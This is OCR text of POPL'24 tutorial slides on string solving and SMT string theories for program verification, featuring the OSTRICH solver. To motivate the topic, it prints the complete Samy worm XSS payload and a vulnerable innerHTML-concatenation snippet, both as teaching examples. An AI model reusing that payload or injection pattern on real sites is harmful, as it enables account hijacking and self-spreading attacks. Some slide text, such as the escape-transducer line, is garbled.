String Solving for Verification

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POPL'24 TutorialFest

Tutorial Overview

0. Intro to string solving for verification (Lin)

Block A: Fundamentals + Lab

1. Theory of strings: Introduction (Jeż)
2. Lab: Getting started with OSTRICH (Markgraf)

Block B: OSTRICH algorithms


3. Practical solving technique: regular constraint propagation (Hague)
4. Extensions: complex string functions, length (Lin/Rümmer)

5. Conclusion

Ubiquity of Strings

```
object HelloWorld
{
  def main(args: Array[String])
  {
    println("Hello POPL!")
  }
}
```

Ubiquity of Strings




Strings are heavily used in popular programming languages

These languages provide rich string libraries

Do more with less code

Strings are tricky



Ben

Dynamically generated by

```
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```

Unfortunately, this can generate the following dangerous HTML element

 ……

XSS

Samy Worm (Myspace)

1m Myspace users:
- added Samy as a friend, and
- put “Samy is my hero” on their profile

XSS is a very common class of web application vulnerabilities:
- top 3 (OWASP’13)
- the most common (Google Vulnerability Reward Program’16)

Used to steal sensitive data (e.g. credit cards, passwords) from end users


Samy Worm: the payload

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M)
{getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV)
{if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken')
{T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e)
{try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var
AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var
AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Strings are tricky

Standard technique to filter dangerous strings is to use character-escaping

```
var x = htmlEscape(name);
var y = escapeString(x);
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```




These are instances of **transductions**

Can you still generate the following dangerous HTML element?

 ……

There is an attack!

```
var x = htmlEscape(name);
var y = escapeString(x);
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```




mutation XSS

Want automated methods for checking existence of such strings

String Solving Approach

Deductive verification for string programs



Need a logic for expressing string operations and string conditionals

SMT over Strings

Alphabet is large

Develop a (unicode) theory over strings within SMT framework

quantifier-free disjunction handled by DPLL(T)

Many possible operations:

- Concatenation ($x \,.\, y$)
- Regex matching ($x \in a^*b^*$)
- Length constraints ($|x| = |y| + |z|$)
- Replace/Replace-all and more general string transductions
- Substring (infix) constraints (!s.contains(“ab”))
- String2int and Int2string
- …

SMT-LIB 2.6 theory of strings is a first approximation of this string logic

https://smtlib.cs.uiowa.edu/theories-UnicodeStrings.shtml

This theory is tricky …

Undecidability is almost everywhere, and decidability is typically very difficult

Theory of Concatenation with Regular Constraints

```
s2 = s1+s1 /\ s3+s2 !=s1+s7+s8
/\ s1 in a* /\ s3 in b*a*
```

Decidable [Makanin'77, Schulz'90,Buchi&Senger'90]

Extension with Length Constraints

```
(y + 'ba' + x = x + 'ab' + y) /\
(len(x) = len(y))
```


Long-standing classical open problem

Other string operations (e.g. transducers)


```
var x = htmlEscape(name);
var y = escapeString(x);
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```

Undecidable if no further restrictions on constraints shape


Examples of Transducers



Erase all occurrences of 1



Replace: < by <, > by >, and & by &



Input is a suffix of output

Transducer models for htmlEscape, innerHTML, ··· exist

Among many solvers …

Kaluza	Z3	Z3Noodler	G-Strings
Z3-str4	PISA	Sloth	Gecode+s
HAMPI	Saner	STP	SeqSolve
S3	Stranger	TRAU	SLOG/Slent
Norn	NFA2Sat	OSTRICH	…
CVC5	Woorpje	Z3alpha	

String solvers are far less mature and less scalable compared to other theories


https://github.com/uuverifiers/ostrich

OSTRICH String Solver

[POPL'18,POPL19,IJCAR'20,ATVA'20,POPL'22]

🏅 **Won SMT Competition'23** in QF_S


>15 Collaborators in 7 unis in China, Germany, Poland, Sweden, UK



Despite the limitations of string theory …

amazon | science

Research areas Blog News and features Publications Conferences Collaborations Careers



Neha Rungta's 2022 CAV keynote

AUTOMATED REASONING

A billion SMT queries a day

Role-Based Access Control

```
(( allow,
    principal : evalcommittee,
    action    : getObject
    resource  : fhire23/ad.pdf),
                fhire23/eval.pdf
 ( allow,
    principal : applicants,
    action    : getObject,
    resource  : fhire23/ad.pdf))
```

```
(( allow,
     principal : *,
     action    : getObject,
     resource  : fhire23/* ),

 ( deny,
     principal : applicants,
     action    : getObject,
     resource  : fhire23/eval.pdf ))
```

Ensure RHS permits no more than LHS

$$
\begin{aligned}
\varphi_0 &:= a = \text{“getObject”} \wedge p = \text{“evalcommittee”} \wedge r \in \text{“fhire/(ad+eval).pdf”} \\
\varphi_1 &:= a = \text{“getObject”} \wedge p = \text{“applicants”} \wedge r = \text{“fhire/eval.pdf”} \\
\varphi &:= \varphi_0 \wedge \varphi_1 \\
\psi_0 &:= a = \text{“getObject”} \wedge r \in \text{“fhire22/*”} \\
\psi_1 &:= a = \text{“getObject”} \wedge p = \text{“applicants”} \wedge r = \text{“fhire22/eval.pdf”} \\
\psi &:= \psi_0 \wedge \neg\psi_1
\end{aligned}
$$

Therefore, you want to check $\varphi \wedge \neg\psi$ is UNSAT

Aims of Tutorial

Get you up to speed with both theory and practice of string solving for verification

Theory component: traditional using slides + exercises

Lab component: exercises using OSTRICH (https://eldarica.org/ostrich-popl24/)

After our tutorial, students and experienced researchers in PL should be able to:

1. Get started using string solvers (in particular, our solver OSTRICH)
2. Get started with research on string solving for verification

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5. Conclusion